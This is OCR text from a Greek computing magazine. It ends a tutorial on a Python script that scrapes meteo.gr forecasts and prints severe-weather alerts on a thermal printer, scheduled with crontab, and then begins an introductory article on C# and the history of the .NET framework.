Γραμμές 41 έως τέλος. Η συνάρτηση που ορίζεται εδώ (main) αποτελεί τη ραχοκοκαλιά του προγράμματός μας. Στις πρώτες τρεις γραμμές (42 έως 44) πραγματοποιούμε μια σύνδεση προς το URL που έχουμε δώσει στη σχετική μεταβλητή-ρύθμιση του προγράμματος, από όπου και θα λάβουμε την πρόγνωση του καιρού. Το περιεχόμενο που λαμβάνουμε είναι μια σελίδα HTML κι αποθηκεύεται στη μεταβλητή content. Στις επόμενες δύο γραμμές (45 και 46) ορίζονται οι μεταβλητές start και end. Η πρώτη δείχνει τη θέση στην οποία ξεκινούν οι χρήσιμες πληροφορίες εντός της σελίδας HTML, ενώ η δεύτερη δείχνει τη θέση στην οποία τελειώνουν. Όπως βλέπετε, οι σχετικές θέσεις εντοπίζονται με τη βοήθεια της συνάρτησης find, η οποία πραγματοποιεί αναζητήσεις. Αμέσως μετά ορίζουμε τη μεταβλητή htmltext, η οποία περιλαμβάνει μόνο το "ωφέλιμο" τμήμα της σελίδας HTML. Από αυτό το τμήμα απομακρύνουμε όλα τα HTML tags κι αποθηκεύουμε το "καθαρό", πλέον, κείμενο στη μεταβλητή plaintext. Στις επόμενες γραμμές (49 και 50) αντικαθιστούμε κάποιους χαρακτήρες που δεν υποστηρίζονται από τη βιβλιοθήκη escpos με ορισμένους άλλους, που υποστηρίζονται. Έτσι, αν χρειαστεί αργότερα να τυπώσουμε κάποια ειδοποίηση, δεν θα προκύψει κανένα πρόβλημα. Επιπρόσθετα, εισάγοντας το χαρακτήρα του εκθέτη (^) θα είμαστε σε θέση να διαχωρίζουμε εύκολα τις αριθμητικές τιμές από τις μονάδες μέτρησης ;)

Σε αυτό το σημείο του προγράμματος έχουμε πάρει ένα κείμενο που περιέχει τη βραχυπρόθεσμη πρόγνωση του καιρού και είναι απαλλαγμένο από τα HTML tags. Ωστόσο, το ίδιο κείμενο είναι γεμάτο με περιττές αλλαγές γραμμών, κενούς χαρακτήρες και tabs. Για να διορθώσουμε αυτό το πρόβλημα, ξεκινάμε διασπώντας το κείμενο σε ξεχωριστές γραμμές (γραμμή 51). Στη συνέχεια δημιουργούμε μια κενή λίστα (γραμμή 52) και με τη βοήθεια του βρόχου που ακολουθεί (γραμμές 54 έως 57) τοποθετούμε σ' αυτή τις γραμμές του κειμένου που *δεν* είναι κενές. Παρατηρείστε ότι πριν τσεκάρουμε για το αν μια γραμμή είναι κενή και για το αν πρέπει να προστεθεί στη λίστα μας ή όχι, έχει προηγηθεί το φιλτράρισμα της γραμμής από τη συνάρτηση strip. Με αυτόν τον τρόπο απομακρύνονται όλα τα κενά και τα tabs.

Θα περίμενε κανείς ότι κάπου εδώ ολοκληρώνεται το στριφνό τμήμα του κώδικα. Εφόσον έχουμε την πρόγνωση σε απλό κείμενο, απαλλαγμένο από περιττούς χαρακτήρες, η περαιτέρω επεξεργασία δεν θα μπορούσε να είναι δύσκολη. Τα φαινόμενα όμως απατούν κι ο κώδικας που ακολουθεί χρειάζεται λίγη παραπάνω προσοχή. Θυμηθείτε ότι για την απομάκρυνση των περιττών χαρακτήρων σπάσαμε το κείμενο σε ξεχωριστές γραμμές. Στην αρχική του μορφή, το κείμενο εμφάνιζε πέντε στοιχεία ανά γραμμή: Ημερομηνία, ώρα, θερμοκρασία, καιρικό φαινόμενο και δύναμη/κατεύθυνση ανέμου. Τώρα, καθένα απ' αυτά τα στοιχεία βρίσκεται σε ξεχωριστή γραμμή. Επομένως, για να εξετάσουμε αν η πρόγνωση μιας ημέρας περιλαμβάνει κάποιο ακραίο φαινόμενο, η εξέταση των γραμμών πρέπει να γίνεται σε πεντάδες. Ακριβώς γι' αυτό το λόγο, στη γραμμή 62 δημιουργούμε τον πίνακα forecast, που μπορεί να φιλοξενεί πέντε συμβολοσειρές (strings). Ο βρόχος στις γραμμές 64 έως 67 αναλαμβάνει να γεμίζει τον πίνακα forecast με τις πέντε γραμμές που απαρτίζουν την πρόβλεψη μιας ημέρας, αφού προηγουμένως "μεταφράσει" το περιεχόμενο κάθε γραμμής σε greeklish. Μέσα στον ίδιο βρόχο, κάθε φορά που ο πίνακας forecast γεμίζει (κάθε φορά που ο μετρητής i αποκτά την τιμή 4), πραγματοποιείται ένας έλεγχος για τον εντοπισμό ακραίων καιρικών συνθηκών. Στην περίπτωση που εντοπιστεί κάτι τέτοιο, ολόκληρη η τρέχουσα πρόβλεψη (ολόκληρη η πεντάδα γραμμών) προστίθεται στη μεταβλητή printline κι αυτή με τη σειρά της προστίθεται στη μεταβλητή printdoc. Όπως αντιλαμβάνεστε, η συγκεκριμένη μεταβλητή περιλαμβάνει το προς εκτύπωση μήνυμα.

Στη γραμμή 89 τσεκάρουμε αν η μεταβλητή printdoc είναι κενή ή όχι. Αν είναι κενή, θεωρούμε ότι δεν εντοπίστηκε κανένα αξιοσημείωτο καιρικό φαινόμενο. Έτσι το πρόγραμμα δεν εκτυπώνει τίποτα και τερματίζεται. Αν η μεταβλητή printdoc δεν είναι κενή, δημιουργούμε το αντικείμενο Epson, που ανήκει στην κλάση printer της βιβλιοθήκης escpos. Στη συνέχεια, με τη βοήθεια αυτού του αντικειμένου και των σχετικών μεθόδων, εκτυπώνουμε την ειδοποίηση με το έκτακτο καιρικό δελτίο ;)

Επαναλαμβανόμενη εκτέλεση

Όπως θα προσέξατε, το πρόγραμμά μας δεν λειτουργεί επαναλαμβανόμενα. Λαμβάνει *μια* πρόγνωση του καιρού, πραγματοποιεί τους ελέγχους που έχουμε επιβάλει, τυπώνει το κατάλληλο μήνυμα εφόσον κάτι τέτοιο κριθεί απαραίτητο και τερματίζεται ησύχως. Επομένως, για την ολοκλήρωση της κατασκευής πρέπει να φροντίσουμε για την αυτόματη εκτέλεση του προγράμματος σε τακτά χρονικά διαστήματα. Κάτι τέτοιο μπορεί να γίνει πανεύκολα με τη βοήθεια του crontab. Ας δούμε ένα παράδειγμα ρύθμισης για την επαναλαμβανόμενη εκτέλεση του προγράμματός μας. Κατ' αρχάς, πρέπει ν' ανοίξουμε το αρχείο ρυθμίσεων του crontab πληκτρολογώντας

```
crontab -e
```

Στη συνέχεια οφείλουμε να προσθέσουμε μια γραμμή σαν την ακόλουθη:

```
00 06 * * * python /path/to/meteo-reporter.py
```

Αφού αποθηκεύσουμε το αρχείο και βγούμε από τον editor, το πρόγραμμά μας (meteo-reporter) θα αρχίσει να εκτελείται αυτόματα και σε καθημερινή βάση, στις έξι το πρωί[1]. Φυσικά, θα μπορούσαμε να είχαμε επιβάλει την εκτέλεση του προγράμματος και με μεγαλύτερη συχνότητα. Να σημειώσουμε εδώ ότι το meteo ανανεώνει τις προβλέψεις του ανά δύο ώρες.

Η δική μας οπτική


Το συστηματάκι μας μπορεί να τυπώνει ειδοποιήσεις για κάθε επικίνδυνο καιρικό φαινόμενο, εξετάζοντας αδιάλειπτα το δελτίο καιρού από το meteo.gr. Για κάποιους ανθρώπους αυτή η κατασκευή ενδέχεται να μοιάζει εντελώς άχρηστη, αλλά στα δικά μας μάτια φαντάζει εξωτική και σίγουρα διασκεδαστική! Εξάλλου, η εργασία που προηγήθηκε ήταν ενδιαφέρουσα και μας προσέφερε τη δυνατότητα να αποκτήσουμε άφθονες νέες γνώσεις. Αυτό δεν σημαίνει ότι ο κώδικας που γράψαμε είναι τέλειος, ούτε ότι τον αντιμετωπίζουμε ως τέτοιον. Το πρόγραμμά μας θα μπορούσε να δεχτεί πολλές βελτιώσεις και προσθήκες. Όλα αυτά όμως θα τα αφήσουμε σ' εσάς ;) Ελπίζουμε να δούμε σύντομα τις δικές σας υλοποιήσεις.



Μια εκτύπωση με την καιρική πρόγνωση για τις επόμενες μέρες. Ο θερμικός εκτυπωτής συνεργάζεται με το προγραμματάκι μας άψογα!

1. Μπορείτε να διαβάσετε περισσότερα για το crontab στη σελίδα 59 του τεύχους 016.

Skill: Intermediate
Tags: .NET, C#, programming



by multiPetros

Ανάπτυξη εφαρμογών σε C# για το .NET [μέρος 1ο]

Στη σειρά που ξεκινά με το παρόν άρθρο μαθαίνουμε να αναπτύσσουμε εφαρμογές εύκολα και γρήγορα, για την πλατφόρμα .NET της Microsoft. Η γλώσσα στην οποία θα στηριχτούμε είναι η συνεχώς εξελισσόμενη C#. Κι αν νομίζετε ότι οι προηγούμενες προτάσεις αποτελούν κάποια εορταστική φάρσα κοσμικών διαστάσεων, συνεχίστε την ανάγνωση και να είσαστε σίγουροι ότι στο τέλος θα σας διαψεύσουμε ευχάριστα.

Αν εξαιρέσουμε εκείνους που δεν έχουν καθίσει ποτέ μπροστά σε υπολογιστή, είναι ελάχιστοι οι κάτοικοι του πλανήτη που δεν γνωρίζουν τη γλώσσα προγραμματισμού Java. Πρόκειται για μια γλώσσα που αναπτύχθηκε με το στόχο να είναι σύγχρονη, υψηλού επιπέδου, πλήρως αντικειμενοστραφής και φορητή. Με τον τελευταίο όρο εννοούμε ότι τα παραγόμενα προγράμματα τρέχουν σε οποιαδήποτε πλατφόρμα υπάρχει εγκατεστημένη η ομώνυμη εικονική μηχανή (JVM από το Java Virtual Machine). Ουσιαστικά, το JVM είναι ένα ενδιάμεσο στρώμα λογισμικού, μεταξύ των προγραμμάτων της Java και του λειτουργικού συστήματος. Η Java, βέβαια, αν και έφερε μια επανάσταση στο χώρο των frameworks, δεν μπόρεσε να τηρήσει όλες τις υποσχέσεις της. Ως γλώσσα δεν κατάφερε ποτέ να γίνει ολοκληρωτικά πλήρως αντικειμενοστραφής, καθώς οι λεγόμενοι βασικοί τύποι δεδομένων[1], οι οποίοι δεν αποτελούν αντικείμενα, εμπεριέχονται στο συντακτικό της. Εξάλλου, ούτε και η συμβατότητα με κάθε πλατφόρμα στην οποία τρέχει το JVM επιτεύχθηκε πλήρως. Κάπως έτσι, άλλωστε, οι επικριτές της γλώσσας κατέληξαν να παραφράσουν το σύνθημα "Write once, run everywhere" σε "Write once, test everywhere". Τη χαριστική βολή στην πλατφόρμα έφερε η εξαγορά της Sun από την Oracle, καθώς η νέα ιδιοκτήτρια επέδειξε μηδαμινό ενδιαφέρον για την περαιτέρω εξέλιξη της γλώσσας. Αλλά μια στιγμή: για το .NET και την C# δεν υποσχεθήκαμε ότι θα μιλήσουμε; Έννοια σας, και δεν το ξεχάσαμε! Ξεκινήσαμε με τη Java γιατί το .NET framework έχει επηρεαστεί σε μεγάλο βαθμό από τις ιδέες των δημιουργών της Java, ενώ και η γλώσσα C# έχει δεχτεί πολλές επιρροές από το συντακτικό της προαναφερθείσας.


Μια σχέση που δεν ήταν για να κρατήσει

Αν και η Microsoft είχε πάρει άδεια από τη Sun για την ανάπτυξη μιας ειδικής εκδοχής του JVM για τα Windows, η Sun έφτασε να κάνει μηνύσεις και τελικά διέκοψε τη συνεργασία. Τα παράπονα της Sun δεν ήταν εντελώς αδικαιολόγητα, αλλά τώρα πια είναι εντελώς αδιάφορα. Σημασία έχει ότι η Microsoft δεν εγκατέλειψε τους καρπούς των προσπαθειών της και μετονόμασε την πλατφόρμα που είχε αναπτύξει και την αντίστοιχη γλώσσα σε J++. Αυτή η κίνηση όχι μόνο δεν εξομάλυνε την κατάσταση αλλά την οδήγησε στα άκρα, καθώς η Sun ένιωθε ότι θα έχανε τον έλεγχο του πνευματικού της παιδιού.

Πάντως, ανεξάρτητα από τις στρατηγικές επιλογές των δύο εταιρειών, η αλήθεια είναι ότι η πλατφόρμα της Java παρουσίαζε αρκετές αδυναμίες. Τα προγράμματα σε Java έτρεχαν πολύ πιο αργά από εκείνα που είχαν γραφτεί σε άλλες γλώσσες και είχαν μεταγλωττιστεί για Windows, ενώ η συνεργασία ενός προγράμματος σε Java με ένα πρόγραμμα που είχε γραφτεί σε άλλη γλώσσα ήταν εξαιρετικά περιορισμένη και πρακτικά αδύνατη! Τέλος, πολλά προβλήματα υπήρχαν και στον τομέα της σχεδίασης/υλοποίησης των GUI. Γι' αυτό το σκοπό προσφέρονταν τρεις διαφορετικές βιβλιοθήκες, που εκτός του ότι παρουσίαζαν μια έντονη αισθητική διαφοροποίηση χαρακτηρίζονταν κι από χαμηλή ταχύτητα απόκρισης.

Η Microsoft διέβλεπε τα αδιέξοδα αυτής της κατάστασης και επέλεξε να κάνει ένα βήμα μεγάλης στρατηγικής σημασίας: Τερμάτισε κάθε σχέση με τη Sun Microsystems και δημιούργησε ένα εξ ολοκλήρου δικό της framework.

1. Έτσι ονομάζονται οι τύποι bool, byte, int, long, float, double και char, οι οποίοι αντιπροσωπεύουν δυαδικές τιμές, ακέραιους, δεκαδικούς και μεμονωμένους χαρακτήρες αντίστοιχα.



Ο τρόπος λειτουργίας του .NET framework: Ο compiler κάθε γλώσσας παράγει αρχεία που περιέχουν κώδικα CIL. Αυτός ο κώδικας μεταφράζεται σε γλώσσα μηχανής με τη βοήθεια του CLR κι εκτελείται από το hardware του υπολογιστή.

Και εγένετο το .NET

Το .NET framework επιτρέπει την ανάπτυξη, την εκτέλεση και τη συνεργασία των προγραμμάτων, ανεξάρτητα από τη γλώσσα στην οποία έχουν γραφτεί. Όπως και στην περίπτωση της Java, τα προγράμματα που παράγονται από το .NET framework δεν αποτελούνται από κώδικα μηχανής για τους αληθινούς επεξεργαστές. Αντίθετα, αποτελούνται από κώδικα σε μια γλώσσα που ονομάζεται CIL (Common Intermediate Language)[2] και η οποία εκτελείται από μια μηχανή που έχει τ' όνομα CLR (Common Language Runtime). Η συγκεκριμένη μηχανή είναι πολύ πιο γρήγορη από το JVM, μεταφράζει τον κώδικα CIL σε machine code με μια τεχνική που ονομάζεται JIT (Just In Time) και αναλαμβάνει κάθε εργασία που σχετίζεται με τη διαχείριση της μνήμης και τον καθαρισμό από άχρηστα αντικείμενα (garbage collection).


Προηγουμένως αφήσαμε να εννοηθεί ότι το .NET "αδιαφορεί" για τη γλώσσα στην οποία είναι γραμμένα τα διάφορα προγράμματα. Κάτι τέτοιο όμως δεν είναι απόλυτα ακριβές. Το .NET συνεργάζεται με τις γλώσσες προγραμματισμού που ακολουθούν το πρότυπο CLS (Common Language Specification) και υποστηρίζουν τους τύπους δεδομένων που περιγράφονται στο CTS (Common Type System). Πάντως, η επικοινωνία των εφαρμογών μεταξύ τους δεν περιορίζεται με κανέναν τρόπο. Οι εφαρμογές που έχουν γραφτεί για το .NET framework συνεργάζονται άψογα ακόμα και με εκείνες που είναι γραμμένες αμιγώς για το λειτουργικό σύστημα, με τη βοήθεια προτύπων όπως τα OLE, COM και COM+. Τέλος, πρέπει να πούμε ότι η Microsoft έχει εμπλουτίσει το .NET framework και με μια τεράστια συλλογή βιβλιοθηκών, οι οποίες παρέχουν αντικείμενα και μεθόδους παντός είδους: Τόσο για την αντιμετώπιση γενικών προγραμματιστικών προβλημάτων, όσο και για το χειρισμό των διαφόρων τμημάτων του λειτουργικού συστήματος. Παράλληλα, σε ένα σύστημα επιτρέπεται η συνύπαρξη πολλαπλών εκδόσεων του .NET, γεγονός που αυξάνει τη συμβατότητα σε μεγάλο βαθμό.

.NET για όλους!

Για πολλά χρόνια, η ανάπτυξη εφαρμογών για το.NET framework σήμαινε την εργασία αποκλειστικά σε Windows. Μέχρι που κάποια στιγμή ο Miguel de Icaza, ο προγραμματιστής πίσω από το GNOME desktopn environment του Linux, δημιούργησε έναν κλώνο του .NET. Αναφερόμαστε στο περίφημο Mono, το οποίο αποτελεί προϊόν Ανοιχτού Λογισμικού. Δυστυχώς, το Mono ήταν πάντοτε πολύ πιο αργό από το .NET κι ως προς τις δυνατότητες που προσέφερε ήταν τουλάχιστον μία έκδοση πίσω. Ωστόσο κατάφερε κάτι πολύ σημαντικό: Έφερε το .NET στον κόσμο του Unix!

Μόλις πρόσφατα και προς μεγάλη έκπληξη όλων, η Microsoft έκανε μια εντυπωσιακή στροφή στη συνήθη πολιτική της. Δημοσίευσε τον πηγαίο κώδικα των δομικών συστατικών του .NET framework, υπό μια άδεια Ανοικτού Λογισμικού. Όπως καταλαβαίνετε, ένα τέτοιο βήμα προλειαίνει το έδαφος για το porting του .NET framework σε όλες τις πλατφόρμες. Σκεφτείτε ότι αρκετές ομάδες προγραμματιστών έχουν ήδη πέσει με τα μούτρα στη δουλειά, ενώ και η εταιρεία που αναπτύσσει το Mono (Xamarin) τρίβει τα χέρια της. Στο κοντινό μέλλον, το .NET framework αναμένεται να αποκτήσει παρουσία σε όλα τα δημοφιλή λειτουργικά συστήματα. Αυτό δείχνει και η κυκλοφορία μιας ειδικά διαμορφωμένης εκδοχής του .NET για το λειτουργικό Windows Phone. Εξάλλου, η Xamarin παρουσίασε εμπορικές εκδοχές του Mono για το Android και για το iOS. Με την "απελευθέρωση" του πηγαίου κώδικα του .NET

2. Γνωστή παλαιότερα και ως MSIL (Microsoft Intermediate Language).



Το παράθυρο για τη δημιουργία ενός νέου project. Στην εικόνα βλέπετε τις απλές ρυθμίσεις που κάναμε, για τη δημιουργία του ακόμα πιο απλού προγράμματός μας.

είναι πιθανό να εμφανιστούν και δωρεάν υλοποιήσεις, ενώ δεν αποκλείεται να δούμε και σχετικά προϊόντα από τη Microsoft.

Τώρα, κάποιοι μπορεί να σκέφτονται ότι το .NET αποτελεί έναν Δούρειο Ίππο της Microsoft, για την είσοδό της σε νέες αγορές. Ε, λοιπόν, το αν αληθεύει κάτι τέτοιο ή όχι μάς αφήνει παγερά αδιάφορους. Σκοπός μας είναι να παρουσιάσουμε μια πλατφόρμα που αναπτύσσεται με ταχύτατο ρυθμό και η υποστήριξή της επεκτείνεται διαρκώς. Με τη βοήθειά της μπορούμε να αναπτύσσουμε προγράμματα για το παραθυρικό περιβάλλον, με ευκολία και ταχύτητα. Δεν ξέρουμε τι έχουν να πουν για όλα αυτά οι τιτανο-αναλυτές των πάντων, αλλά εμάς μας ενθουσιάζουν ;)

Μια αιχμηρή παραλλαγή της C


Όπως είπαμε ήδη, στο .NET μπορούμε να χρησιμοποιήσουμε οποιαδήποτε γλώσσα προγραμματισμού ικανοποιεί τα κριτήρια του CLS και διαθέτει compiler που παράγει κώδικα CIL. Τα προγράμματα που προκύπτουν από τέτοιες γλώσσες και έχουν τη μορφή CIL μπορούν να εκτελούνται από το CLR κι ονομάζονται "διαχειριζόμενα". Υποψιαζόμαστε όμως ότι αυτές οι περιγραφές δεν βοηθάνε ιδιαίτερα. Για να γίνουμε πιο σαφείς, σκεφτείτε ότι όταν θέλετε να γράψετε κάτι για το .NET μπορείτε να επιλέξετε κάποια από τις ακόλουθες γλώσσες: C#, C++ .NET, Visual Basic .NET,

